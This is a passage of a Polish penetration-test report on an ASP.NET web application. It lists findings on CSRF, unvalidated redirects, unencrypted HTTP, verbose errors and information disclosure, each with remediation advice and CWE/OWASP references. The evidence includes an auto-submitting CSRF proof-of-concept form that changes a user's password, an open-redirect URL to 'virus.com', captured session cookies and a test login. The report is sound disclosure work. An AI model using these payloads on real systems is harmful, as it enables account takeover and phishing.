
Próba logowania potwierdziła zmianę hasła:

```
POST /pl/login HTTP/1.1
Host: XXXXX
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0
```

```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://XXXXX/pl/login
Cookie: XXXXX=b3f631e2-6c0c-413b-8560-d65ee4acc4c7;
selectedTabIndex=%7B%22tabStripName%22%3A%22customer-edit-
tabstrip%22%2C%22tabIndex%22%3A0%7D;
ASP.NET_SessionId=m4fvihth1o51agg5vj2c52fd
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 48

Email=michke1478%40gmail.com&Password=qwerty1234
```

Odpowiedź:

```
HTTP/1.1 302 Found
Cache-Control: private
Content-Type: text/html; charset=utf-8
Location: /pl/account
Server: Microsoft-IIS/10.0
Set-Cookie: XXXXX=b3f631e2-6c0c-413b-8560-d65ee4acc4c7;
expires=Mon, 10-Dec-2018 13:54:09 GMT; path=/; HttpOnly
X-AspNetMvc-Version: 5.1
X-AspNet-Version: 4.0.30319
Set-Cookie:
XXXXX=FAD46E9673A6C28967C6BBF23BD78374EE1FA951CC712F612E7E0B
E2FC1D2A6C83F8DDAC3AD243FA471BA516FEA24E6B324B1B2411D898F546
62CDE1B79FBB6BA4F8A74AACC3F495D6FCD61D6AA8561D107FA194CE46E2
2B3AAB349375CA67F7B9FFC67FEBB7D07101159DBE98D44FEF08248288E9
EC61F86548EB3DF33C90B72312A3E469CC81D71E1F91F4EE84A0851EC8CC
E5A1CB07FB78963B228129F78A82750C16BD074536C5E0E2AC745AA6F335
51856C79A8723B1F5D50AE3E892B041EC93C3E8C75575632FF0B2437ED5F
0F; path=/; HttpOnly
X-Powered-By: ASP.NET
Date: Sun, 10 Dec 2017 13:54:09 GMT
Connection: close
Content-Length: 128

<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="/pl/account">here</a>.</h2>
</body></html>
```



2.2 Brak ochrony przed CSRF

2.2.1 Opis

CSRF jest skrótem od ataku zwanego Cross-Site Request Forgery (nazywany również Session Riding).

Aplikacja jest podatna na ataki polegające na nieświadomym przesłaniu przez zalogowanego użytkownika prawidłowego zapytania do aplikacji za pośrednictwem spreparowanej do tego celu strony lub adresu URL.

2.2.2 Rekomendacje naprawy

Wszystkie zapytania do formularza w aplikacji powinny zostać weryfikowane poprzez dodatkowy unikalny parametr. Pozwoli to na zabezpieczenie aplikacji przed wprowadzeniem do aplikacji danych z niezaufanego źródła.

2.2.3 Dodatkowe informacje

CWE-352
http://cwe.mitre.org/data/definitions/352.html

OWASP
https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)

2.2.4 Dowód

Przykładowe użycie podatności - po wejściu przez zalogowanego użytkownika na poniższą podstawioną stronę, zostanie w jego imieniu wykonany Żądanie zmieniający hasło:


```
<html>

  <!-- CSRF PoC -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form
action="http://XXXXX/Admin/Customer/Edit/22"
method="POST" enctype="multipart/form-data">
      <input type="hidden" name="Id" value="22" />
      […]
      <input type="hidden" name="Password"
value="csrf;" />
      <input type="hidden" name="newpassword"
value="csrf" />
[…]

      <input type="submit" value="Submit Request" />
    </form>
    <script>

      document.forms[0].submit();
    </script>
  </body>
</html>
```

Wywołane żądanie:

```
Host: XXXXX
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://burp/
Cookie: XXXXX=32b8a4de-a83d-45c8-8471-927e301a9b69;
selectedTabIndex=%7B%22tabStripName%22%3A%22customer-edit-
tabstrip%22%2C%22tabIndex%22%3A0%7D;
ASP.NET_SessionId=m4fvihth1o51agg5vj2c52fd;
XXXXX=3C4F9413A31F4E71F8E2123D1B19AE8F6FB52DA8DE1F8DAD9F08B1
935A085630DACB065B3541F48ED4F47E48EFB2B0A7F5F74E43F25C5BF110
D6486D6AB12D60316D08CDB983ACAA3A171366592CB7A8062F20E62D457E
```

```
79C8AAFE8EC4381161A532ABC70E60E4C0935DB4D0B24C7C9BA5EC862D35
4ED7DA12284F16BA622512FB6E03327B4F6536E756085BB15B9C42E6A71A
13CCA3E7CF792DE00DD3E2187F272A9BF1DCC317AC0C01A406135C730BFF
95B54C2BE2B1A9C6AAD5271D6EFD8C77D85E596CD2D3886ADE9A71583DE9
FC8DB0AE731E65477E6ACE47C17F15B2B131F049466F6FBA192995C92B56
4138CE;
__ŻądanieVerificationToken=yBZLfS03pb5EQkgDDYONon2il1ZBmPuww
0yuWP3N97IKz8YAu5e238zWL1604CRyqRQqbnB0xZuM8c7kaxPzccoKgwCDI
BQnW68TfGOyRTU1
Connection: close
Content-Type: multipart/form-data; boundary=----------------
-----------701249872140881258215728259 23

Content-Length: 5454

------------------------------701249872140881258215728259 23

Content-Disposition: form-data; name="Id"

[…]


------------------------------701249872140881258215728259 23

Content-Disposition: form-data; name="Password"

csrf

------------------------------701249872140881258215728259 23

Content-Disposition: form-data; name="newpassword"

csrf


[…]
```

Odpowiedź



Jest to jedynie przykładowe użycie CSRF. Każdy formularz zmieniający wrażliwe dane powinien zostać zabezpieczony poprzez unikalny token autoryzujący akcje – conajmniej per sesja.

3.1 Niewalidowane przekierowania

3.1.1 Opis

Niewalidowane przekierowania występują gdy dane wprowadzone przez użytkownika mają wpływ na to na jaką domenę zostanie przekierowany użytkownik przez podatną aplikację. Podatność ta może zostać wykorzystana do przekierowania użytkowników na złośliwe strone kradnące informacje lub wykorzystujące podatności w przeglądarkach.

3.1.2 Rekomendacje naprawy

Aplikacja nie powinna pozwalać na przekierowania do innej domeny. Jeżeli jest to wymagane, należy użyć metody white-listingu aby sprecyzować dozwolone wartości.

3.1.3 Dodatkowe informacje

CWE-601
http://cwe.mitre.org/data/definitions/601.html
OWASP
https://www.owasp.org/index.php/Unvalidated_Redirects_and_Forwards_Cheat_Sheet

3.1.4 Dowody

Po wejściu przez użytkownika na link o adresie:


serwer/Admin/Building/RoomEdit?roomId=11&returnUrl=http://virus.com

Pod przycisk return zostanie podstawiona złośliwa strona:

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/10.0
Set-Cookie: XXXXX=32b8a4de-a83d-45c8-8471-927e301a9b69;
expires=Mon, 10-Dec-2018 12:52:31 GMT; path=/; HttpOnly
X-AspNetMvc-Version: 5.1
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Sun, 10 Dec 2017 12:52:31 GMT
Connection: close
Content-Length: 51988
```

```
<!DOCTYPE html>
<html>
<head>

[…]

        <div class="title">

            Edycja Pokoju:  A101

        </div>

        <div class="actions">

            <a id="back-btn" href="http://virus.com"
class="g-button"><span class="g-button-
content">PowrÃ³t</span></a>

                <input type="submit" name="save-continue"
class="g-button" value="Zapisz" />
[…]
```

Po kliknięciu w niego użytkownik zostanie przekierowany na złośliwą stronę:



3.2 Przesyłanie danych nieszyfrowanym protokołem

3.2.1 Opis

Komunikacja z serwerem odbywa się z użyciem protokołu HTTP, który nie jest szyfrowany. Wszystkie dane przesyłane takim kanałem mogą zostać przechwycone i zmodyfikowane podczas transmisji.

3.2.2 Rekomendacje naprawy


Dane aplikacji powinny być przesyłane protokołem szyfrowanym HTTPS.

3.2.3 Dodatkowe informacje

CWE-319
http://cwe.mitre.org/data/definitions/319.html
OWASP

https://www.owasp.org/index.php/Testing_for_Credentials_Transported_over_an_Encrypted_Channel_(OWASP-AT-001)

3.2.4 Dowody



3.3 Szczegółowe informacje o błędzie

3.3.1 Opis

Podczas testów zauważono, że wykonanie niestandardowych zapytań do serwera zwraca szczegółowe informacje o błędzie. Takie błędy zawierają dane techniczne, klasy, metody, które wywołały błąd, dokładną wersję serwera czy ścieżki systemowe aplikacji i plików konfiguracyjnych. Takie informacje mogą być pomocne przy wykonywaniu innych ataków na serwer/aplikację. Szczegółowe dane o błędzie powinny być widoczne jedynie dla deweloperów oraz

administratorów systemu i nie powinny być nigdy widoczne dla zwykłych użytkowników aplikacji.

3.3.2 Rekomendacje naprawy

Szczegółowe informacje o błędzie nie powinny być wyświetlane zwykłym użytkownikom strony. Należy stworzyć własną stronę błędu, która jedynie informuje o wystąpieniu błędu i nie ujawnia wrażliwych danych. Taka strona powinna być wyświetlana za każdym razem gdy wystąpi błąd niezależnie od tego jaka akcja go wywołała.

3.3.3 Dodatkowe informacje


OWASP
https://www.owasp.org/index.php/Information_Leakage
CWE-209
http://cwe.mitre.org/data/definitions/209.html
CWE-200: Information Exposure
http://cwe.mitre.org/data/definitions/200.html

3.3.4 Dowody

Żądanie:

```
GET
/Admin/RoxyFileman/ProcessRequest?a=FILESLIST&d=/media/uploa
ded&type= HTTP/1.1
Host: XXXXX
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Referer: http://XXXXX/Content/Roxy_Fileman/
Cookie: XXXXX=32b8a4de-a83d-45c8-8471-927e301a9b69;
XXXXX=AFD96B4B580D29A3CDFC11265B5B4C4A942D164F2D6891181A06AC
291705096557B8B9BA31C4D1CC499E8CDBC37ABF8359B4CF0FEE4BA2CD30
36C889DF12505AC4E9EAE882307E604ED73E919F5FD6927FDA5372EA98F8
D6C17A6C792D4474D67604EEE93935B7F0D4144D47AA08F325E7C78CB45D
03B8FEA80E1B272D0C9E8E85DBF8AF5BBBE0C032391B4E543E8D20CA2550
E7B1D995421BB8118B05B9B7A31413F77CE18EB5F82494B50E8C4CB071E0
5BC3D0BC272BFB726311538A9FA75ED4D9529A500AA4588807DF252820CA
3B8579A8EB8FDC0752A1C9D61D84E095B93064B69881430921C0FD39C060
FD1691
Connection: close
```


Odpowiedź:



Żądanie:

```
GET /Admin/Building/FloorSelectList?_=1510594053462 HTTP/1.1
Host: XXXXX
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=utf-8
X-Requested-With: XMLHttpRequest
Referer:
http://XXXXX/admin?roomTypeId=null&floorId=0&reservationFrom
=&reservationTo=
Cookie: XXXXX=32b8a4de-a83d-45c8-8471-927e301a9b69;
XXXXX=91B1719181B57EAA267360A7DD813F07BBC8BC4A7583F9D2748609
4450392BE844E4EE82698541C43596ACABE77AD5611B13D4408A1A5D86E7
A67D6A4D0835A4F263CF2B8FD6721AEB6A867D2A62C71F3A2E85239757A5
9F56305E973F5B1223989F6FD296913FB5994501538319F29BE9347BA65E
CDF674D00D97AB605BAAF6C8EF246B9378A4CF9A5FE1075EC91358D95A5B
05B6EBB17463413F935C095681A33BF250DC637082E555BA506A166F1CDF
A0C0F58EDC7928D2B4AD64A86447B2DC6695FB76E9E94BA398CA7AB3448F
FFA0276FEAA2CAF0B78068BEEEC0B84D5C02040AF6187C9DEE3EF2FD5B096
19EFCF;
selectedTabIndex=%7B%22tabStripName%22%3A%22customer-edit-
tabstrip%22%2C%22tabIndex%22%3A0%7D;
ASP.NET_SessionId=jb4ivjlf5sjkdy3x0xaab3wi

Connection: close
```

Odpowiedź:



3.4 Ujawnienie poufnych informacji

3.4.1 Opis

Podatność ta występuje, gdy wrażliwe dane zostają ujawnione przez aplikację. Klasyfikacja tej podatności zależy od danych, które użytkownik może zobaczyć.

3.4.2 Rekomendacje naprawy

Aplikacja ujawnia dane, które nie powinny być widoczne dla normalnego użytkownika aplikacji..

3.4.3 Dodatkowe informacje

CWE-200
http://cwe.mitre.org/data/definitions/200.html
OWASP

https://www.owasp.org/index.php/Information_Leakage

3.4.4 Dowody

